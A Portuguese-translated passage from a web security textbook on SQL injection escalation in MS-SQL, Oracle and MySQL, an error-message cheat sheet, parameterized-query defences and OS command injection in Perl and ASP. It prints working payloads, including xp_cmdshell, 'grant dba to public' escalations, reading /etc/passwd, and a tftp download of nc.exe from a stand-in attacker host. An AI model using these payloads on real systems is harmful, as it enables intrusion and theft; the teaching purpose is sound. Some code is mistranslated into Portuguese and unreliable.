Talvez a parte mais notória da funcionalidade do banco de dados que um invasor pode usar indevidamente seja o procedimento armazenado `xp_cmdshell`, que é incorporado ao MS-SQL por

padrão. Esse procedimento armazenado permite que os usuários com permissões de DBA executem comandos do sistema operacional da mesma forma que o prompt de comando cmd.exe. Por exemplo:

```
master..xp_cmdshell 'ipconfig > foo.txt'
```

O escopo para que um invasor faça mau uso dessa funcionalidade é enorme. Ele pode executar comandos arbitrários, canalizar os resultados para arquivos locais e lê-los de volta. Ele pode abrir conexões de rede fora da banda de volta para si mesmo e criar um comando de backdoor e um canal de comunicação, copiando dados do servidor e fazendo upload de ferramentas de ataque. Como o MS-SQL é executado por padrão como LocalSystem, o invasor geralmente pode comprometer totalmente o sistema operacional subjacente, executando ações arbitrárias. Há uma grande variedade de outros procedimentos armazenados estendidos no MS-SQL, como xp_regread ou xp_regwrite, que podem ser usados para executar ações poderosas.

Nem toda conta de banco de dados terá permissões para usar esses procedimentos armazenados incorporados e, em alguns casos, o aplicativo usa uma conta com pouco privilégio que não tem as permissões necessárias. No entanto, é extremamente comum que os aplicativos usem a poderosa conta sa, porque os administradores presumem que o aplicativo é confiável para não abusar do banco de dados.

O comando OpenRowSet pode ser aproveitado para realizar uma varredura de portas em qualquer rede local ou remota. Se o endereço IP e a porta especificados estiverem abertos, o banco de dados tentará se conectar e, eventualmente, atingirá o tempo limite; caso contrário, falhará imediatamente. Portanto, é possível usar atrasos de tempo para inferir o status das portas que não podem ser acessadas diretamente:

```
select * from OPENROWSET('SQLOLEDB', 'uid=sa;pwd=foobar;Network=DBMSSOCN  
;Address=192.168.0.1,80;timeout=5', '')
```

Esse comando também pode ser usado para realizar outros ataques:

Você pode tentar se conectar a outros bancos de dados e adivinhar nomes de usuário e senhas (por exemplo, a conta sa comum com uma senha em branco).

Você pode se conectar novamente ao host local e tentar adivinhar a senha da conta sa. Em algumas situações, os administradores atribuem uma senha fraca a essa conta, acreditando que o servidor de banco de dados está protegido por um firewall e que, portanto, nenhum invasor poderá se conectar. Você pode contornar essa restrição porque está se conectando diretamente do próprio servidor.

Às vezes, se a autenticação integrada ao Windows estiver em uso e vários bancos de dados estiverem configurados com as mesmas credenciais, você poderá autenticar de forma transparente de um banco de dados para outro sem fornecer nenhuma credencial.

Oráculo

Um grande número de vulnerabilidades de segurança foi encontrado no próprio software do banco de dados Oracle. Se você encontrou uma vulnerabilidade de injeção de SQL que permite a realização de consultas arbitrárias, é possível escalar para privilégios de DBA explorando uma dessas vulnerabilidades.

O Oracle contém muitos procedimentos armazenados incorporados que são executados com privilégios de DBA e que contêm falhas de injeção de SQL nos próprios procedimentos. Um exemplo de falha desse tipo existia no pacote padrão `SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES` antes da atualização de julho de

Atualização crítica do patch de 2006. Isso pode ser explorado para aumentar os privilégios, injetando a consulta `grant DBA to public` no campo vulnerável:

```
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDX','SCH','T
EXTINDEXMETHODS".ODCIIndexUtilCleanup(:p1); execute immediate ''declare
pragma autonomous_transaction; begin execute immediate '''grant dba to
public''' ; end;''; END;--','CTXSYS',1,'1',0) from dual
```

Esse tipo de ataque pode ser realizado por meio de uma falha de injeção de SQL em um aplicativo da Web, injetando a função no parâmetro vulnerável.

Muitos outros tipos de falhas afetaram componentes incorporados do Oracle. Um exemplo é a função `CTXSYS.DRILOAD.VALIDATE_STMT`. O objetivo dessa função é testar se uma string especificada contém uma instrução SQL válida. No entanto, em versões anteriores do Oracle, durante a validação da instrução fornecida, a função realmente a executava! Isso significava que qualquer usuário poderia executar qualquer instrução como DBA, simplesmente passando-a para essa função. Por exemplo:

```
exec CTXSYS.DRILOAD.VALIDATE_STMT('GRANT DBA TO PUBLIC')
```

Além de vulnerabilidades reais como essas, o Oracle também contém uma grande quantidade de funcionalidades padrão que podem ser acessadas por usuários com poucos privilégios e que podem ser usadas para executar ações indesejáveis, como iniciar conexões de rede ou acessar o sistema de arquivos. Além dos pacotes avançados já descritos para criar conexões fora da banda, o pacote `UTL_FILE` pode ser usado para ler e gravar em arquivos no sistema de arquivos do servidor de banco de dados. Consulte *The Oracle Hacker's Handbook*, de David Litchfield (Wiley, 2007), para obter mais detalhes sobre o aumento de privilégios no Oracle.

MySQL

Em comparação com os outros bancos de dados abordados, o MySQL contém relativamente pouca funcionalidade integrada que pode ser usada indevidamente por um invasor. Um exemplo é a função

capacidade de qualquer usuário com a permissão FILE_PRIV de ler e gravar no sistema de arquivos.

O comando LOAD_FILE pode ser usado para recuperar o conteúdo de qualquer arquivo. Por exemplo:

```
select load_file('/etc/passwd')
```

O comando SELECT ... INTO OUTFILE pode ser usado para canalizar os resultados de qualquer consulta para um arquivo. Por exemplo

```
create table test (a varchar(200))
insert into test(a) values ('+ +')
select * from test into outfile '/etc/hosts.equiv'
```

Além de ler e gravar os principais arquivos do sistema operacional, esse recurso também pode ser usado para realizar outros ataques:

Como o MySQL armazena seus dados em arquivos de texto simples, aos quais o banco de dados deve ter acesso de leitura, um invasor com permissões FILE_PRIV pode simplesmente abrir o arquivo relevante e ler dados arbitrários de dentro do banco de dados, ignorando qualquer controle de acesso aplicado no próprio banco de dados.

O MySQL permite que os usuários criem funções definidas pelo usuário (UDFs), chamando um arquivo de biblioteca compilado que contém a implementação da função. Esse arquivo deve estar localizado dentro do caminho normal a partir do qual o MySQL carrega as bibliotecas dinâmicas. Um invasor pode usar o método anterior para criar um arquivo binário arbitrário dentro desse caminho e depois criar uma UDF que o utilize. Consulte o artigo de Chris Anley "Hackproofing MySQL" para obter mais detalhes sobre essa técnica.

Sintaxe e erro de SQL Referência

Descrevemos várias técnicas que permitem sondar e explorar vulnerabilidades de injeção de SQL em aplicativos da Web. Em muitos casos, há pequenas diferenças entre a sintaxe que você precisa empregar em diferentes plataformas de banco de dados de back-end. Além disso, cada banco de dados produz mensagens de erro diferentes, cujo significado você precisa entender tanto ao procurar falhas quanto ao tentar criar uma exploração eficaz. As páginas a seguir contêm uma breve folha de dicas que você pode usar para procurar a sintaxe exata necessária para uma determinada tarefa e para decifrar as mensagens de erro desconhecidas que encontrar.

SQL Sintaxe

Requisitos:	ASCII e SUBSTRING
Oracle:	ASCII('A') é igual a 65 SUBSTR('ABCDE', 2, 3) é igual a BCD
MS-SQL:	ASCII('A') é igual a 65 SUBSTRING('ABCDE', 2, 3) é igual a BCD
MySQL:	ASCII('A') é igual a 65 SUBSTRING('ABCDE', 2, 3) é igual a BCD

Requisito:	Recuperar o usuário atual do banco de dados
Oracle:	Select Sys.login_user from dual SELECT user FROM dual SYS_CONTEXT('USERENV', 'SESSION_USER')
MS-SQL:	selecionar usuário select suser_sname()
MySQL:	SELECT user()

Requisito:	Causar um atraso de tempo
Oracle:	Utl_Http.request('http://madeupserver.com')
MS-SQL:	waitfor delay '0:0:10' exec master..xp_cmdshell 'ping localhost'
MySQL:	benchmark(50000,sha1('test'))

Requisito:	Recuperar a string de versão do banco de
dados Oracle:	select banner from v\$version
MS-SQL:	select @@version
MySQL:	select @@version

Requisito:	Recuperar o banco de dados atual
Oracle:	SYS_CONTEXT('USERENV', 'DB_NAME')
MS-SQL:	select db_name() O nome do servidor pode ser recuperado usando: seleccione @@servername
MySQL:	Select database()

Requisito:	recuperar o privilégio do usuário atual no
Oracle:	select * from session_privs
MS-SQL:	select grantee, table_name, privilege_type from INFORMATION_SCHEMA.TABLE_PRIVILEGES
MySQL:	MOSTRAR CONCESSÕES PARA CURRENT_USER()

Requisito:	Mostrar objetos do usuário
Oracle:	Select object_name, object_type from user_objects
MS-SQL:	SELECT * FROM sysobjects
MySQL:	(Não há metadados de banco de dados no MySQL).

Requisito:	Mostrar tabelas de usuários
Oracle:	Select object_name, object_type from user_objects WHERE object_type='TABLE' Ou para mostrar todas as tabelas às quais o usuário tem acesso: SELECT table_name FROM all_tables
MS-SQL:	SELECT * FROM sysobjects WHERE xtype='U'
MySQL:	(Não há metadados de banco de dados no MySQL).

Requisito:	Mostrar os nomes das colunas da tabela foo
Oracle:	Select column_name, Name from user_tab_columns where table_name = 'FOO' Use a tabela ALL_tab_columns se os dados de destino não forem pertencentes ao usuário do aplicativo atual.
MS-SQL:	SELECT syscolumns.* FROM syscolumns JOIN sysobjects ON syscolumns.id=sysobjects.id WHERE sysobjects.name='FOO'
MySQL:	show columns from foo

Requisitos:	Interagir com o sistema operacional (formas mais simples)
Oracle:	Consulte <i>The Oracle Hacker's Handbook</i> , de David Litchfield
MS-SQL:	exec xp_cmdshell 'dir c:\'
MySQL:	select load_file('/etc/passwd')

Erro de SQL Mensagens

Oracle:	ORA-01756: string entre aspas não terminada corretamente ORA-00933: O comando SQL não terminou corretamente
MS-SQL:	Msg 170, Nível 15, Estado 1, Linha 1 Linha 1: sintaxe incorreta perto de 'foo' Msg 105, Level 15, State 1, Line 1 Aspas não fechadas antes da cadeia de caracteres 'foo'
MySQL:	Há um erro na sintaxe do SQL. Consulte o manual correspondente à sua versão do servidor MySQL para obter a sintaxe correta a ser usada perto de ''foo'' na linha X
Tradução:	Para Oracle e MS-SQL, a injeção de SQL está presente e é quase certamente explorável! Se você inseriu uma aspa simples e ela alterou a sintaxe da consulta ao banco de dados, esse é o erro esperado. No caso do MySQL, a injeção de SQL pode estar presente, mas a mesma mensagem de erro pode aparecer em outros contextos.

Oracle:	PLS-00306: número ou tipos de argumentos incorretos na chamada para 'XXX'
MS-SQL:	O procedimento 'XXX' espera o parâmetro '@YYY', que não foi fornecido
MySQL:	N/A
Tradução:	Você comentou ou removeu uma variável que normalmente seria fornecida ao banco de dados. No MS-SQL, você deve ser capaz de usar a enumeração de atraso de tempo para executar a recuperação arbitrária de dados.

Oracle:	ORA-01789: o bloco de consulta tem um número incorreto de colunas de resultado
MS-SQL:	Msg 205, Nível 16, Estado 1, Linha 1 Todas as consultas em uma instrução SQL contendo um operador UNION devem ter um número igual de expressões em suas listas de destino.
MySQL:	Os comandos SELECT usados têm um número diferente de colunas
Tradução:	Você verá isso quando estiver tentando um ataque UNION SELECT e tiver especificado um número diferente de colunas em relação ao número no comando SELECT original.

Oracle:	ORA-01790: a expressão deve ter o mesmo tipo de dados que a expressão correspondente
MS-SQL:	Msg 245, Nível 16, Estado 1, Linha 1 Erro de sintaxe ao converter o valor varchar 'foo' em uma coluna do tipo de dados int.
MySQL:	(O MySQL não lhe dará um erro).
Tradução:	Você verá isso quando estiver tentando um ataque UNION SELECT e tiver especificado um tipo de dados diferente daquele encontrado na instrução SELECT original. Tente usar um NULL, ou usar 1 ou 2000.

Oracle:	ORA-01722: número inválido ORA-01858: foi encontrado um caractere não numérico onde se esperava um numérico
MS-SQL:	Msg 245, Nível 16, Estado 1, Linha 1 Erro de sintaxe ao converter o valor varchar 'foo' em uma coluna do tipo de dados int.
MySQL:	(O MySQL não lhe dará um erro).
Tradução:	Sua entrada não corresponde ao tipo de dados esperado para o campo. Você pode ter uma injeção de SQL e talvez não precise de uma aspa simples, portanto, tente simplesmente inserir um número seguido do SQL a ser injetado. No MS-SQL, você deve ser capaz de retornar qualquer valor de cadeia de caracteres com essa mensagem de erro.

Oracle:	ORA-00923: A palavra-chave FROM não foi encontrada onde se esperava
MS-SQL:	N/A
MySQL:	N/A
Tradução:	O seguinte funcionará no MS-SQL: SELEÇÃO 1 Mas no Oracle, se você quiser retornar algo, deverá selecionar em uma tabela. A tabela DUAL serve perfeitamente: SELECCIONAR 1 do DUAL

Oracle:	ORA-00936: expressão ausente
MS-SQL:	Msg 156, Nível 15, Estado 1, Linha 1 Sintaxe incorreta perto da palavra-chave 'from'.

MySQL: Há um erro em sua sintaxe SQL. Verifique o manual que corresponde à versão do seu servidor MySQL para saber a sintaxe correta a ser usada perto de ' XXX , YYY from SOME_TABLE' na linha 1

Tradução: É comum ver essa mensagem de erro quando o ponto de injeção ocorre antes da palavra-chave FROM (por exemplo, você injetou nas colunas a serem retornadas) e/ou usou o caractere de comentário para remover as palavras-chave SQL necessárias. Tente completar a instrução SQL você mesmo usando seu caractere de comentário.
O MySQL deve revelar de forma útil os nomes das colunas XXX, YYY quando essa condição for encontrada.

Oracle: ORA-00972: o identificador é muito longo

MS-SQL: Os dados de cadeia de caracteres ou binários seriam truncados.

MySQL: N/A

Tradução: Isso não indica injeção de SQL. Você poderá ver essa mensagem de erro se tiver inserido uma cadeia longa. Também não é provável que ocorra um estouro de buffer aqui, pois o banco de dados está tratando sua entrada com segurança.

Oracle: ORA-00942: tabela ou visualização não existe

MS-SQL: Msg 208, Nível 16, Estado 1, Linha 1
Nome de objeto inválido 'foo'

MySQL: A tabela 'DBNAME.SOMETABLE' não existe

Tradução: Ou você está tentando acessar uma tabela ou visualização que não existe ou, no caso do Oracle, o usuário do banco de dados não tem privilégios para a tabela ou visualização. Teste sua consulta em uma tabela à qual você sabe que tem acesso, como a DUAL.
O MySQL deve revelar de forma útil o esquema atual do banco de dados DBNAME quando essa condição for encontrada.

Oracle: ORA-00920: operador relacional inválido

MS-SQL: Msg 170, Nível 15, Estado 1, Linha 1
Linha 1: sintaxe incorreta perto de foo

MySQL: Há um erro na sintaxe do SQL. Consulte o manual correspondente à sua versão do servidor MySQL para obter a sintaxe correta a ser usada perto de '' na linha 1

Tradução: Você provavelmente estava alterando algo em uma cláusula WHERE e sua tentativa de injeção de SQL interrompeu a gramática.

Oracle:	ORA-00907: parêntese direito ausente
MS-SQL:	N/A
MySQL:	Há um erro na sintaxe do SQL. Consulte o manual correspondente à sua versão do servidor MySQL para obter a sintaxe correta a ser usada perto de '' na linha 1
Tradução:	Sua tentativa de injeção de SQL funcionou, mas o ponto de injeção estava dentro dos parênteses (). Você provavelmente comentou o fechamento dos parênteses com caracteres de comentário injetados --.

Oracle:	ORA-00900: instrução SQL inválida
MS-SQL:	Msg 170, Nível 15, Estado 1, Linha 1 Linha 1: sintaxe incorreta perto de foo
MySQL:	Há um erro na sintaxe do SQL. Consulte o manual que corresponde à versão do seu servidor MySQL para obter a sintaxe correta a ser usada perto de XXXXXX
Tradução:	Uma mensagem de erro geral. Todas as mensagens de erro listadas anteriormente têm precedência, portanto, algo mais deu errado. É provável que você possa tentar uma entrada alternativa e obter uma mensagem mais significativa.

Oracle:	ORA-03001: recurso não implementado
MS-SQL:	N/A
MySQL:	N/A
Tradução:	Você tentou executar uma ação que a Oracle não p e r m i t e . Isso pode acontecer se você estiver tentando exibir a string de versão do banco de dados de v\$version, mas estiver em uma consulta UPDATE ou INSERT.

Oracle:	ORA-02030: só é possível selecionar a partir de tabelas/vistas fixas
MS-SQL:	N/A
MySQL:	N/A
Tradução:	Você provavelmente estava tentando editar uma visualização SYSTEM. Isso pode acontecer se você estiver tentando exibir a string da versão do banco de dados de v\$version, mas estiver em uma consulta UPDATE ou INSERT

Como evitar a injeção de SQL

Apesar de todas as suas diferentes manifestações e das complexidades que podem surgir em sua exploração, a injeção de SQL é, em geral, uma das vulnerabilidades mais fáceis de evitar. No entanto, a discussão sobre as contramedidas da injeção de SQL é frequentemente enganosa, e muitas pessoas confiam em medidas defensivas que são apenas parcialmente eficazes.

Parcialmente eficaz Medidas

Devido à proeminência das aspas simples nas explicações padrão das falhas de injeção de SQL, uma abordagem comum para evitar ataques é escapar de qualquer aspa simples na entrada do usuário dobrando-as. Você já viu duas situações em que essa abordagem falha:

Se os dados numéricos fornecidos pelo usuário estiverem sendo incorporados às consultas SQL, eles normalmente não são encapsulados entre aspas simples. Portanto, um invasor pode sair do contexto de dados e começar a inserir SQL arbitrário, sem a necessidade de fornecer uma única aspa.

Nos ataques de injeção de SQL de segunda ordem, os dados que foram escapados com segurança quando inicialmente inseridos no banco de dados são posteriormente lidos do banco de dados e, em seguida, passados de volta para ele. As aspas que foram duplicadas inicialmente retornarão à sua forma original quando os dados forem reutilizados.

Outra contramedida citada com frequência é o uso de procedimentos armazenados para todo o acesso ao banco de dados. Não há dúvida de que os procedimentos armazenados personalizados podem oferecer benefícios de segurança e desempenho; no entanto, eles não garantem a prevenção de vulnerabilidades de injeção de SQL por dois motivos:

Como você viu no caso do Oracle, um procedimento armazenado mal escrito pode conter vulnerabilidades de injeção de SQL em seu próprio código. Problemas de segurança semelhantes surgem na construção de instruções SQL dentro de procedimentos armazenados, assim como em outros lugares, e o fato de um procedimento armazenado estar sendo usado não impede o surgimento de falhas.

Mesmo que um procedimento armazenado robusto esteja sendo usado, podem surgir vulnerabilidades de injeção de SQL se ele for invocado de forma insegura usando a entrada fornecida pelo usuário. Por exemplo, suponha que uma função de registro de usuário seja implementada em um procedimento armazenado, que é invocado da seguinte forma:

```
exec sp_RegisterUser 'joe', 'secret'
```

Essa instrução pode ser tão vulnerável quanto uma simples instrução `INSERT`. Por exemplo, um invasor pode fornecer a seguinte senha:

```
foo'; exec master..xp_cmdshell 'tftp wahh-attacker.com GET nc.exe'--
```

o que faz com que o aplicativo execute a seguinte consulta em lote:

```
exec sp_RegisterUser 'joe', 'foo'; exec master..xp_cmdshell 'tftp  
wahh-attacker.com GET nc.exe'--'
```

e, portanto, o uso do procedimento armazenado não trouxe nenhum resultado.

De fato, em um aplicativo grande e complexo que executa milhares de instruções SQL diferentes, muitos desenvolvedores consideram a solução de reimplementar essas instruções como procedimentos armazenados como uma sobrecarga injustificável no tempo de desenvolvimento.

Parametrizado Consultas

A maioria dos bancos de dados e plataformas de desenvolvimento de aplicativos fornece APIs para manipular entradas não confiáveis de forma segura, o que evita o surgimento de vulnerabilidades de injeção de SQL. Em consultas parametrizadas (também conhecidas como *instruções preparadas*), a construção de uma instrução SQL contendo entrada de usuário é realizada em duas etapas:

1. O aplicativo especifica a estrutura da consulta, deixando espaços reservados para cada item de entrada do usuário.
2. O aplicativo especifica o conteúdo de cada espaço reservado.

Crucialmente, não há como os dados criados que são especificados na segunda etapa interferirem na estrutura da consulta especificada na primeira etapa. Como a estrutura da consulta já foi definida, a API relevante manipula qualquer tipo de dado de espaço reservado de maneira segura e, portanto, ele é sempre interpretado como dados e não como parte da estrutura da instrução.

Os dois exemplos de código a seguir ilustram a diferença entre uma consulta insegura construída dinamicamente a partir de dados do usuário e sua contraparte segura parametrizada. No primeiro, o parâmetro `name` fornecido pelo usuário é incorporado diretamente em uma instrução SQL, deixando o aplicativo vulnerável à injeção de SQL:

```
//definir a estrutura da consulta  
String queryText = "select ename,sal from emp where ename ='";  
  
//concatenar o nome fornecido pelo usuário  
queryText += request.getParameter("name");  
queryText += "'";  
  
// executar a consulta  
stmt = con.createStatement();  
rs = stmt.executeQuery(queryText);
```

No segundo exemplo, a estrutura da consulta é definida usando um ponto de interrogação como espaço reservado para o parâmetro fornecido pelo usuário. O método `prepareStatement` é chamado para interpretar isso e fixar a estrutura da consulta a ser executada. Só então o método `setString` é usado para especificar o valor real do parâmetro. Como a estrutura da consulta já foi fixada, esse valor pode conter qualquer dado, sem afetar a estrutura. A consulta é então executada com segurança:

```
//definir a estrutura da consulta
String queryText = "SELECT ename,sal FROM EMP WHERE ename = ?";

//prepare a instrução por meio da conexão de banco de
dados "con" stmt = con.prepareStatement(queryText);

//adicone a entrada do usuário à variável 1 (no primeiro espaço reservado ?)
stmt.setString(1, request.getParameter("name"));

// executar a consulta
rs = stmt.executeQuery();
```

OBSERVAÇÃO Os métodos e a sintaxe exatos para a criação de consultas parametrizadas diferem entre bancos de dados e plataformas de desenvolvimento de aplicativos. Consulte o Capítulo 18 para obter mais detalhes sobre os exemplos mais comuns.

Para que as consultas parametrizadas sejam uma solução eficaz contra a injeção de SQL, é preciso ter em mente três condições importantes:

Eles devem ser usados em todas as consultas a bancos de dados. Os autores encontraram muitos aplicativos em que os desenvolvedores decidiram, em cada caso, se deveriam ou não usar uma consulta parametrizada. Nos casos em que a entrada fornecida pelo usuário estava claramente sendo usada, eles o faziam; caso contrário, não se davam ao trabalho. Essa abordagem tem sido a causa de muitas falhas de injeção de SQL. Em primeiro lugar, ao se concentrar apenas na entrada que foi imediatamente recebida do usuário, é fácil ignorar os ataques de segunda ordem, pois os dados que já foram processados são considerados confiáveis. Segundo, é fácil cometer erros sobre os casos específicos em que os dados que estão sendo manipulados são controláveis pelo usuário. Em um aplicativo grande, diferentes itens de dados serão mantidos na sessão ou recebidos do cliente. As suposições feitas por um desenvolvedor podem não ser comunicadas aos outros. A manipulação de itens de dados específicos pode mudar no futuro, introduzindo uma falha de injeção de SQL em consultas anteriormente seguras. É muito mais seguro adotar a abordagem de obrigar o uso de consultas parametrizadas em todo o aplicativo.

Cada item de dados inserido na consulta deve ser devidamente parametrizado. Os autores encontraram vários casos em que a maioria dos parâmetros de uma consulta é tratada com segurança; no entanto, um ou dois itens são

concatenados diretamente na cadeia de caracteres usada para especificar a estrutura da consulta. O uso de consultas parametrizadas não impedirá a injeção de SQL se alguns parâmetros forem tratados dessa forma.

Os espaços reservados para parâmetros não podem ser usados para especificar os nomes de tabelas e colunas usados na consulta. Em alguns casos muito raros, os aplicativos precisam especificar esses itens em uma consulta SQL com base nos dados fornecidos pelo usuário. Nessa situação, a melhor abordagem é usar uma lista branca de valores bons conhecidos (ou seja, a lista de tabelas e colunas realmente usadas no banco de dados) e rejeitar qualquer entrada que não corresponda a um item dessa lista. Caso contrário, deve-se aplicar uma validação rigorosa na entrada do usuário, por exemplo, permitindo apenas caracteres alfanuméricos, excluindo espaços em branco e aplicando um limite de comprimento adequado.

Defesa em Profundidade

Como sempre, uma abordagem robusta à segurança deve empregar medidas de defesa em profundidade para oferecer proteção adicional caso as defesas da linha de frente falhem por qualquer motivo. No contexto de ataques contra bancos de dados back-end, há três camadas de defesa adicional que podem ser empregadas:

O aplicativo deve usar o nível mais baixo possível de privilégios ao acessar o banco de dados. Em geral, o aplicativo não precisa de permissões de nível de DBA - normalmente, ele só precisa ler e gravar seus próprios dados. Em situações críticas para a segurança, o aplicativo pode usar uma conta de banco de dados diferente para executar ações diferentes. Por exemplo, se 90% de suas consultas ao banco de dados exigirem apenas acesso de leitura, elas poderão ser executadas usando uma conta que não tenha privilégios de gravação. Se uma determinada consulta precisar ler apenas um subconjunto de dados (por exemplo, a tabela de pedidos, mas não a tabela de contas de usuário), poderá ser usada uma conta com o nível de acesso correspondente. Se essa abordagem for aplicada em todo o aplicativo, é provável que qualquer falha residual de injeção de SQL que possa existir tenha seu impacto reduzido significativamente.

Muitos bancos de dados corporativos incluem uma enorme quantidade de funcionalidades padrão que podem ser aproveitadas por um invasor que adquire a capacidade de executar instruções SQL arbitrárias. Sempre que possível, as funções desnecessárias devem ser removidas ou desativadas. Embora haja casos em que um invasor habilidoso e determinado possa recriar algumas funções necessárias por outros meios, essa tarefa geralmente não é simples, e o fortalecimento do banco de dados ainda colocará obstáculos significativos no caminho do invasor.

Todos os patches de segurança emitidos pelos fornecedores devem ser avaliados, testados e aplicados em tempo hábil para corrigir vulnerabilidades conhecidas no próprio software do banco de dados. Em situações críticas de segurança, os administradores de banco de dados podem

usam vários serviços baseados em assinantes para obter notificações antecipadas de algumas vulnerabilidades conhecidas que ainda não foram corrigidas pelo fornecedor e, assim, podem implementar medidas apropriadas para contornar o problema nesse ínterim.

Injetando comandos do sistema operacional

A maioria das plataformas de servidor da Web evoluiu a ponto de existirem APIs integradas para realizar praticamente qualquer interação necessária com o sistema operacional do servidor. Usadas adequadamente, essas APIs podem permitir que os desenvolvedores acessem o sistema de arquivos, façam interface com outros processos e realizem comunicações de rede de forma segura. No entanto, há muitas situações em que os desenvolvedores optam por usar a técnica mais pesada de emitir comandos do sistema operacional diretamente para o servidor. Essa opção pode ser atraente devido à sua potência e simplicidade e, muitas vezes, oferece uma solução imediata e funcional para um problema específico. No entanto, se o aplicativo passar a entrada fornecida pelo usuário para os comandos do sistema operacional, ele poderá estar vulnerável à injeção de comando, permitindo que um invasor envie uma entrada criada que modifique os comandos que os desenvolvedores pretendiam executar.

As funções comumente usadas para emitir comandos do sistema operacional, como `exec` em PHP e `wscript.shell` em ASP, não impõem nenhuma restrição ao escopo dos comandos que podem ser executados. Mesmo que um desenvolvedor pretenda usar uma API para executar uma tarefa relativamente benigna, como listar os conteúdos de um diretório, um invasor poderá subvertê-la para gravar arquivos arbitrários ou iniciar outros programas. Todos os comandos injetados normalmente serão executados no contexto de segurança do processo do servidor Web, que geralmente é suficientemente poderoso para que um invasor comprometa todo o servidor.

Falhas de injeção de comando desse tipo surgiram em vários aplicativos da Web prontos para uso e personalizados. Elas têm sido particularmente predominantes em aplicativos que fornecem uma interface administrativa para um servidor corporativo ou para dispositivos como firewalls, impressoras e roteadores. Esses aplicativos geralmente têm requisitos específicos de interação com o sistema operacional que levam os desenvolvedores a usar comandos diretos que incorporam dados fornecidos pelo usuário.

Exemplo 1: injetando via Perl

Considere o seguinte código Perl CGI, que faz parte de um aplicativo da Web para administração de servidores. Essa função permite que os administradores especifiquem um diretório no servidor e visualizem um resumo do uso do disco:

```
#!/usr/bin/perl
use strict;
```

```
use CGI qw(:standard escapeHTML);
imprima cabeçalho, start_html("");
imprima "<pre>";

my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
imprima "$command\n";

print end_html;
```

Quando usado como pretendido, esse script simplesmente acrescenta o valor do parâmetro `dir` fornecido pelo usuário ao final de um comando predefinido, executa o comando e exibe os resultados, conforme mostrado na Figura 9-3.




Figura 9-3: Uma função simples de aplicativo para listar o conteúdo de um diretório

Essa funcionalidade pode ser explorada de várias maneiras, fornecendo entradas criadas contendo metacaracteres do shell. Esses caracteres têm um significado especial para o interpretador que processa o comando e podem ser usados para interferir no comando que o desenvolvedor pretendia executar. Por exemplo, o caractere pipe | é usado para redirecionar a saída de um processo para a entrada de outro, permitindo que vários comandos sejam encadeados. Um invasor pode aproveitar esse comportamento para injetar um segundo comando e recuperar sua saída, conforme mostrado na Figura 9-4.

```

root:x:0:0:root:/root/bin/bash
bin:x:1:1:bin:/bin/sh
daemon:x:2:2:daemon:/sbin/bin/sh
adm:x:3:4:adm:/var/adm/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin/bin/sh
shutdown:x:6:0:shutdown:/sbin/bin/shutdown
halt:x:7:0:halt:/sbin/bin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev/sbin/nologin
rpc:x:70:70:system user for portmap:/bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:/sbin/nologin
apache:x:73:73:system user for apache2:/var/www/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
sshd:x:75:75:system user for openssh:/var/empty:/bin>true
mysql:x:76:76:system user for MySQL:/var/lib/mysql:/bin/bash
squid:x:77:77:system user for squid:/var/spool/squid:/bin/false
postgres:x:78:78:system user for postgresql:/var/lib/pgsql:/bin/bash
snort:x:79:79:system user for snort:/var/log/snort:/bin/false
manicsprout:x:500:500::/home/manicsprout:/bin/bash

```

Figura 9-4: Um ataque bem-sucedido de injeção de comando

Aqui, a saída do comando `du` original foi redirecionada como entrada para o comando `cat /etc/passwd`. Esse comando simplesmente ignora a entrada e executa sua única tarefa de gerar o conteúdo do arquivo `passwd`.

Um ataque tão simples como esse pode parecer improvável; no entanto, exatamente esse tipo de injeção de comando foi encontrado em vários produtos comerciais. Por exemplo, descobriu-se que o HP OpenView era vulnerável a uma falha de injeção de comando no seguinte URL:

```
https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [seu comando] |
```

Exemplo 2: Injeção via ASP

Considere o seguinte código ASP, que faz parte de um aplicativo da Web para administrar um servidor da Web. A função permite que os administradores visualizem o conteúdo de um arquivo de registro solicitado:

```

<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

szCMD = "type c:\inetpub\wwwroot\logs\" & Request.Form("FileName") szTempFile
= "C:\" & oFileSys.GetTempName()
Chame oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0,
True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
%>
```

Quando usado como pretendido, esse script insere o valor do parâmetro `fileName` fornecido pelo usuário em um comando predefinido, executa o comando e exibe os resultados, conforme mostrado na Figura 9-5.

